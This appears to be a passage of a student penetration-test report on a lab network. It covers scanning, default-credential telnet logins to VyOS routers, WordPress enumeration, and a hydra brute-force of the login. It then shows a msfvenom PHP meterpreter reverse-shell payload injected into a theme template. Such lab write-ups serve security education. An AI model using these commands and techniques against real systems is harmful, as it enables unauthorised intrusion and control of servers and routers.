


Figure 14 – shows web page of router 1

Figure 15 displays the command used to connect to telnet on 192.168.0.193, the default credentials on vyos routers were used this was username = vyos and password = vyos. This was found by simply googling the default credentials on vyOS configured routers.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos**
Password:

Login incorrect
vyos login: vyos
Password:
Last login: Thu Sep 28 02:12:58 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 15 – telnet connection to .193(router 1)

Figure 16 presents the show interface command being used on the .193 router, this demonstrated that three interfaces were currently in use. both eth1 and eth2 IP's, plus their subnets were discovered. Eth0 was the interface used to connect to the original sub net including the root kali machine.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$
```

Figure 16 – show interface command on router 1

Figure 17 displays the output of the command show IP route, this gave a better look at the interfaces and the machines. Again, it shows the three interfaces being used, the router is also using OSPF. From the result of this command there is clearly another router on the 192.168.0.226 address as there is many IP routes through 192.168.0.226.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 1d07h19m
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 1d07h18m
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 1d07h18m
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 1d07h18m
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 1d07h18m
O   192.168.0.192/27 [110/10] is directly connected, eth0, 1d07h19m
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 1d07h19m
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 1d07h18m
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 1d07h18m
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 1d07h18m
```

Figure 17 – show ip route command on router 1

3.7 ORIGINAL KALI MACHINE (192.168.0.200) PHASE 2

Having investigated and documented all the machines found on the original subnet, the next stage was running a Nmap scan on the IP addresses and sub nets found in Figure 16.

Figure 18 shows the command used to scan the 172.16.221.16/24 machine, this discovered a new machine using the 172.16.221.237 IP address with both https and http ports open.

```
root@kali:~# nmap 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 04:52 EST
Nmap scan report for 172.16.221.16
Host is up (0.00012s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.16.221.237
Host is up (0.00035s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 256 IP addresses (2 hosts up) scanned in 47.13 seconds
root@kali:~#
```

Figure 18 – nmap scan on .16

Having discovered that port 80 was open on the 172.16.221.237 machine the next step was visiting the address.

Figure 19 displays the inspection of the IP address using port 80, this gives further confirmation that the 172.16.221.237 machine is a web server. At first glance there was no functional website.




Figure 19 – webpage of webserver .237

Figure 20 displays the command used to scan the /30 subnet; this showed IP address 192.168.0.226. Again, this had three useful ports open in 23, 80 and 443.

```
root@kali:~# nmap 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-04 23:26 EST
Nmap scan report for 192.168.0.225
Host is up (0.00018s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.76 seconds
```

Figure 20 – nmap scan on .225 machine

Figure 21 displays the web page of 192.168.0.226 machine, this gives conformation that it is a VyOS router.




Figure 21 – webpage of .226 router

3.8 WEBSERVER 172.16.221.237

Having learned that 172.16.221.237 is a webserver from figure 18 and 19, the next step was running a web scanner against the machine and probing for entry points/vulnerabilities. This was achieved by first running Nikto against the target from the root kali machine, then dirb was run to find any interesting web pages/paths on web server.

Figure 22 displays the nikto command being run against the web server. Using the -h switch the target has been set to 172.168.221.237 and the command has been run. The nikto scan discovered the web server was running an old version of apache which comes with a list of issues, furthermore there was several headers not set or configured.

Figure 22 – nikto scan on .237

Figure 23 shows a much more in depth Nmap scan of the apache web server using the -A switch. The trace route section shows that it took two hops from the kali machine to reach its destination meaning the tcp packet traveled through one router to reach its intended target.

```
root@kali:~# nmap -A 172.16.221.237
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-08 07:55 EST
Nmap scan report for 172.16.221.237
Host is up (0.00053s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2014-04-29T04:28:50
|_Not valid after:  2024-04-26T04:28:50
|_ssl-date: 2021-01-08T12:56:19+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

TRACEROUTE (using port 8888/tcp)
HOP RTT     ADDRESS
1   0.33 ms 192.168.0.193
2   0.67 ms 172.16.221.237
```

Figure 23 – nmap scan on .237

Figure 24 displays the command used to run a dirb scan against the 172.16.221.237 web site. Dirb is the utility being used, http:// means that it will use port 80 and 172.16.221.237 is the target IP address of the webserver.

```
root@kali:~# dirb http://172.16.221.237
```

Figure 24 – dirb bruteforce on .237

Figure 25 shows a portion of the results from the dirb scan in figure 20, a WordPress website was found on the web server with a host of different webpages located through the WordPress tree. The dirb utility results clearly state that there was WordPress web application running on the web server.

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan  5 09:14:54 2021
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/
```

Figure 25 – dirb brute force results

*Full results of the dirb scan can be found at **(Error! Reference source not found.)***

Having discovered a WordPress web site running on the server, the word press security scanner WP scan was used to scan the full contents of the web application.

Figure 26 displays the command issued to run the word press security scanner targeting the 172.16.221.237 address. Wp scan was the utility being used, --url was the switch used to let wpscan know it was a url, and http://172.16.221.237 was web server being targeted.

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress
```

Figure 26 – wp scan on .237/wordpress

Figure 27 presents the output from the command used In Figure 22, These results state that the word press version is insecure, and the server is confirmed to be an apache 2.2 server. Furthermore, it discovered some interesting web pages on the WordPress site.

```
[+] URL: http://172.16.221.237/wordpress/
[+] Started: Tue Jan  5 10:25:04 2021

Interesting Finding(s):

[+] http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).
 | Found By: Rss Generator (Passive Detection)
 |  - http://172.16.221.237/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
 |  - http://172.16.221.237/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.3.1</generator>
```

Figure 27 – results of wp scan

Having enumerated key information from the previous few figures this knowledge was used to attempt to attack the WordPress site directly by brute forcing the login using hydra. First was finding a usable username then came brute forcing the password. Simply googling the default WordPress login credentials gave the username admin, this was then used in the brute force hydra command as the username.

This information was found by viewing the source code of the WordPress login page:

- Name = log username
- Name = pwd password
- Name = wp-submit value = Log in
- Name = testcookie value = 1

Figure 28 displays the command used to brute force the WordPress login, the password.lst wordlist was used, and the information found through viewing the source code was placed in the command. Http-from post was used to tell the utility that the login page used the post method, next was the describing the path and inputting the information found in the source code to make sure the request would match up.

```
root@kali:~# hydra -l admin -P /usr/share/metasploit-framework/data/wordlists/password.lst 172.16.221.237 -V http-form-post '/wordpress/wp-login.php:log=^USER^&pwd=^
PASS^&wp-submit=Log In&testcookie=1:S=Location'
```

Figure 28 – hydra brutefroce on wordpress login

Figure 29 shows the results of command from Figure 28, the login credentials found from the WordPress website are username = admin and password = zxc123.

```
[80][http-post-form] host: 172.16.221.237   login: admin   password: zxc123
1 of 1 target successfully completed, 1 valid password found
```

Figure 29 – found credentials of login

The next step of exploiting the Apache server included getting a reverse shell on the target.

Figure 30 shows the payload being created through MSF venom, the listening host was set to the root kali machine and the listening port was set to 1234. This created a malicious .php file that would be injected into the WordPress website. The payload used was the reversed tcp meterpreter shell.

```
msf5 > msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.200 LPORT=1234 R > exploit.php
[*] exec: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.200 LPORT=1234 R > exploit.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```

Figure 30 – reverse shell set up

Figure 31 displays the malicious php code being injected into the twenty eleven WordPress 404 template. This was accessed through the admin page and was chosen as injection point because it was a php file, that could be navigated to through the search bar.




Figure 31 - .php code injection in template

Figure 32 displays the navigation to the updated twenty eleven, this ran the malicous php code that was placed in the theme. Before this the 404 template was updated and made sure to include the malicious .php code.




Figure 32 – path used to update template

Figure 33 displays the listener being set up and the meterpreter shell success, again the listener was configured to match up with the php file. This gave a meterpreter shell on the 172.16.221.237 web server.

Figure 33 – success of reverse tcp

Figure 34 shows the command sysinfo being run to find out key information about the 172.16.221.237 machine.




Figure 34 – sysinfo on .237

3.9 ROUTER 2

Following on from getting the remote shell on the apache web server, the next step was investigating the IP address found from Figure 18's Nmap scan. It was confirmed to be another VyOS router by a visit to the address through the web browser shown in Figure 19. The next logical step to be taken was attempting to exploit the device to gain access to its information regarding the rest of the network.

Figure 35 displays the command used to gain access to the router, it was shown in Figure 18 that the telnet port 23 was open on the device. Having already exploited another router using this method it was tried again, the password used = vyos and the username used = vyos. These are the default credentials on VyOS routers.




Figure 35 – telnet connection to router .226(router 2)

Figure 36 shows the output and the command of show IP route, there is currently three interfaces being used eth0, eth1 and eth2.




Figure 36 – show ip route of .226

Figure 37 displays the command show interfaces and its output. Again, there is three interfaces being used on the router. The 192.168.0.229 and 192.168.0.33 are both new IP address that were found through this table. The eth0 interface is the one connected to router which has the address of 192.168.0.226 and subnet mask of /30.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 37 – show interfaces of .226

3.10 ROUTER 3

Having discovered the address 192.168.0.229/30 through the interface table in Figure 37, the next step was running a Nmap scan against the /30 sub net.

Figure 38 presents the Nmap command and results, the 192.168.0.230 was confirmed to be a router. Like both routers before, the telnet port was open, and this router had a web page confirming it was a vyos router

```
root@kali:~/Desktop# nmap -A  192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-06 10:31 EST
Nmap scan report for 192.168.0.230
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2021-01-06T15:32:36+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 199/tcp)
HOP RTT      ADDRESS
1   0.67 ms  192.168.0.193
2   17.51 ms 192.168.0.226
3   17.63 ms 192.168.0.230

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.78 seconds
```

Figure 38 – Nmap scan of .230

Figure 39 displays the connection to telnet, having seen the port was open from the previous figure's Nmap scan. Again, the default credentials were used to gain access to the router which was vyos and vyos.




Figure 39 – telnet connection .230(router 3)

Figure 40 displays the show interfaces command being run on router 3, this gave a list of the current interfaces being used and their IP addresses. Both eth1 and eth2s IP addresses were newly discovered and eth0 is the interface connected to router 2.




Figure 40

Figure 41 shows the IP routing table for router 3, the 192.168.0.240 subnet was discovered to be connected via eth2's 192.168.0.234 address. This was the discovery of the firewall as the traffic was going to .240 however when you pinged the .234 address nothing would happen.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 2d21h07m
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 2d21h08m
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 22:49:54
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 22:49:54
O   192.168.0.128/27 [110/10] is directly connected, eth1, 2d21h09m
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 2d21h07m
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 2d21h08m
O   192.168.0.228/30 [110/10] is directly connected, eth0, 2d21h09m
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 22:50:05
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 22:49:54
```

Figure 41 – show IP route of .230(router 3)

Figure 42 shows the Nmap scan being ran against the 192.168.0.240/30 address, this discovered the 192.168.0.242 apache web server and its open ports. This machine was running a slightly newer version of apache, however it was still not fully updated. Furthermore, the web server was only using HTTP.

```
root@kali:~/Desktop# nmap -A 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-27 16:53 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
